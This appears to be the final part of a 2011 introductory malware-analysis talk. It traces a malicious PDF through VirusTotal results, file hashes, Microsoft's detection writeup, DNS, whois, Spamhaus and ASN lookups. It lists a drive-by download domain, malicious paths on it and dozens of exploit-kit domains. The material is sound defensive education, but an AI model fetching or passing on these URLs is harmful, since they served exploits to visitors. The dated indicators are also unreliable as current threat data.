Antiy-AVL	2.0.3.7	2011.06.05	–
Avast	4.8.1351.0	2011.06.04	JS:Pdfka-gen
Avast5	5.0.677.0	2011.06.04	JS:Pdfka-gen
AVG	10.0.0.1190	2011.06.04	Exploit.PDF-JS
BitDefender	7.2	2011.06.05	Exploit.PDF-JS.Gen
CAT-QuickHeal	11.00	2011.06.04	–
ClamAV	0.97.0.0	2011.06.05	PUA.PDF.EmbeddedPDF
Commtouch	5.3.2.6	2011.06.04	–
Comodo	8949	2011.06.04	–
DrWeb	5.0.2.03300	2011.06.05	Exploit.PDF.2112
Emsisoft	5.1.0.5	2011.06.04	Exploit.JS.Pdfka!IK
eSafe	7.0.17.0	2011.06.02	PDF.Exploit.2
eTrust-Vet	36.1.8366	2011.06.03	–
F-Prot	4.6.2.117	2011.06.04	–
F-Secure	9.0.16440.0	2011.06.04	Exploit.PDF-JS.Gen
Fortinet	4.2.257.0	2011.06.04	–
GData	22	2011.06.05	Exploit.PDF-JS.Gen
Ikarus	T3.1.1.104.0	2011.06.04	Exploit.JS.Pdfka

What Does VirusTotal Say? (continued)

Jiangmin	13.0.900	2011.06.01	-
K7AntiVirus	9.104.4769	2011.06.04	-
Kaspersky	9.0.0.837	2011.06.05	Exploit.JS.Pdfka.dqy
McAfee	5.400.0.1158	2011.06.05	Exploit-PDF.qa.gen
McAfee-GW-Edition	2010.1D	2011.06.05	Exploit-PDF.qa.gen
Microsoft	1.6903	2011.06.05	Exploit:Win32/Pdfjsc.PE
NOD32	6180	2011.06.05	JS/Exploit.Pdfka.OSQ
Norman	6.07.07	2011.06.04	PDF/Exploit.SN
nProtect	2011-06-04.01	2011.06.04	Exploit.PDF-JS.Gen
Panda	10.0.3.5	2011.06.04	-
PCTools	7.0.3.5	2011.06.03	Trojan.Pidief
Prevx	3.0	2011.06.05	-
Rising	23.60.03.09	2011.06.03	-
Sophos	4.66.0	2011.06.04	Troj/PDFJs-RL
SUPERAntiSpyware	4.40.0.1006	2011.06.05	-
Symantec	20111.1.0.186	2011.06.05	Trojan.Pidief
TheHacker	6.7.0.1.220	2011.06.04	-
TrendMicro	9.200.0.1012	2011.06.04	TROJ_PIDIEF.SMBH
TrendMicro-HouseCall	9.200.0.1012	2011.06.05	TROJ_PIDIEF.SMBH
VBA32	3.12.16.0	2011.06.03	-
VIPRE	9488	2011.06.05	Exploit.PDF-JS.Gen (v)
ViRobot	2011.6.4.4496	2011.06.04	-
VirusBuster	14.0.67.1	2011.06.04	-

Additional information   Show all

MD5 : fd751635173aea1d1237c2f452307412

SHA1 : 74a91b06f42c327fa2208e4bb70a1c26d34c0601

SHA256: 75e56c169123b6950c6a8eb8b097705455a986e02589be32bb94215c82ac4c90

Checking Microsoft's Writeup This Time...

Encyclopedia entry: Exploit:Win32/Pdfjsc.PE – Learn more about malware – Microsoft Malware Protection Center

http://www.microsoft.com/security/portal/Threat/Encyclopedia/Entry.aspx?Name=Exploit%3AWin32%2FPdfjsc.PE▾ | Google

Technical Information (Analysis)

Exploit:Win32/Pdfjsc.PE is a detection for a specially crafted PDF file designed to exploit vulnerabilities in Adobe Acrobat and Adobe Reader.

Upon successful exploitation of a vulnerable application, malicious code gets executed that is used to download and execute arbitrary files. The following domain was contacted in an attempt to do so:

modirdred.cx.cc

At the time of writing, the downloaded malware was not available.

Analysis by Ray Roberts

```
% dig +short modirdred.cx.cc
46.108.225.42
% whois 46.108.225.42
[snip]
inetnum:        46.108.224.0 - 46.108.231.255
netname:        iTelecom
descr:          Pixel View SRL
country:        RO
remarks:        for abuse reports use: support@itelecom.ro
[snip]
```

What's Known About modirdred.cx.cc?

http://www.malwareurl.com/listing.php?domain=modirdred.cx.cc

The MalwareURL Team

Domain matching **modirdred.cx.cc** were found in our database.

730 other active domains were found on 12 IP(s) for AS50244 (ITELECOM)

Show the report for AS50244 (ITELECOM)

Malicious URLs on **modirdred.cx.cc**

```
/QQkFBg0MBAEDAAABEkcJBQcEAgQMBQUBAQ==
/mndrtdsf.jar
/dira.jar
/9de46d.pdf
/out.php?a=QQkFBg0MBAEDAAABEkcJBQcEAgQMBQUBAQ==&p=6
```

What About The Other Domains on That IP?

http://www.malwareurl.com/listing.php?domain=modirdred.cx.cc

479 domain were found on 46.108.225.42

Domain	IP	PTR	Description	Registrant	Date	Details
yuzawedo111.cz.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
yufuvejo111.cz.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
ypifete.cx.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
yozitibit111.vv.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
yonihob111.cz.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
xqefpift.co.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
xpqvgxeb.co.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
xoziedzr.co.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
wtscxzff.co.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
wokofin111.cz.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
witayeno111.cz.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
wekomib111.vv.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
w0wrb.co.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
voregotu111.vv.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
vanhhelli.cx.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
usa-wellcome.cx.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
towxnrem.co.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
thorsten51bryan.cx.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
tervinskaja.co.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
superandy.vv.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
seufivrk.co.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
sator.vv.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
s0fhb3.cz.cc	46.108.225.42		Exploit kit	/	2011-05-24	details
rovejeta111.cz.cc	46.108.225.42		Exploit kit	/	2011-05-24	details

What Do We See for That IP at Spamhaus?

http://www.spamhaus.org/query/bl?ip=46.108.225.42

Blocklist Lookup Results

46.108.225.42 is listed in the SBL, in the following records:

- SBL110446
- SBL111245

46.108.225.42 is not listed in the PBL

46.108.225.42 is not listed in the XBL

SBL110446 is for 46.108.225.42/32 on 19-May-2011
"Drive-By exploits @46.108.225.42"

SBL111245 is for 46.108.225.0/24 on 03-Jun-2011
"Dirty block: Pixel View SRL / iTelecom"

# What Autonomous System Is Associated With That Netblock?

```
%  whois -h whois.cymru.com 46.108.225.0
AS        | IP                | AS Name
50244     | 46.108.225.0      | ITELECOM Pixel View SRL
```

Who's Upstream From That ASN?

What Other Blocks Does That ASN Advertise?

AS50244 iTelecom Pixel View SRL

asinfo | graph | peer | bgp | rr

in bgp route record	prefix	description
	77.36.72.0/21	iTelecom
AS50244MISSING!	77.36.74.0/24	
	84.247.62.0/24	PF-NEAGU-OVIDIU
AS50244AS39649	85.121.38.0/24	S.C. Ager Network SERV S.R.L Viali Computers
AS50244		
AS50244AS39649	85.121.156.0/22	SC Viali Computers SRL Viali Computers
AS50244		
AS50244AS39649	89.34.220.0/23	SC Viali Computers SRL
	89.39.188.0/24	iTelecom
	93.113.126.0/24	iTelecom
	94.176.107.0/24	iTelecom
AS50244AS49130	95.64.9.0/24	ADRAL
AS50244AS39649	194.62.22.0/24	SC Viali Computers SRL Viali Computers
AS50244		
	195.191.124.0/23	iTelecom
	46.108.224.0/21	iTelecom

IX: Conclusion

Summary

We've talked a little bit about how even a neophyte can analyze malware – and why you might not want to!

We've seen a few examples of actual malware, and how we can dig into them to identify some interesting things about that malware.

We've learned that the process isn't perfect. Some malware may be missed, even if you're running a first class antivirus program with current definitions, so you may want to take other steps to protect yourself (assuming you're not intentionally putting yourself in harms way).

"Where Can I Learn More?"

Two excellent books are:

Malware Analyst's Cookbook and DVD: Tools and Techniques For Fighting Malicious Code by Ligh, Adair, Hartstein and Richard, Wiley, November 2010, ISBN-10: 0470613033 ISBN-13: 978-0470613030

The Art of Computer Virus Research and Defense by Peter Szor, Addison Wesley, February 2005, ISBN-10: 0321304543 ISBN-13: 978-0321304544

See also the nice lectures (PDF format, English language):

https://noppa.tkk.fi/noppa/kurssi/t-110.6220/luennot

Thanks For The Chance To Talk A Little Today!

Are there any questions?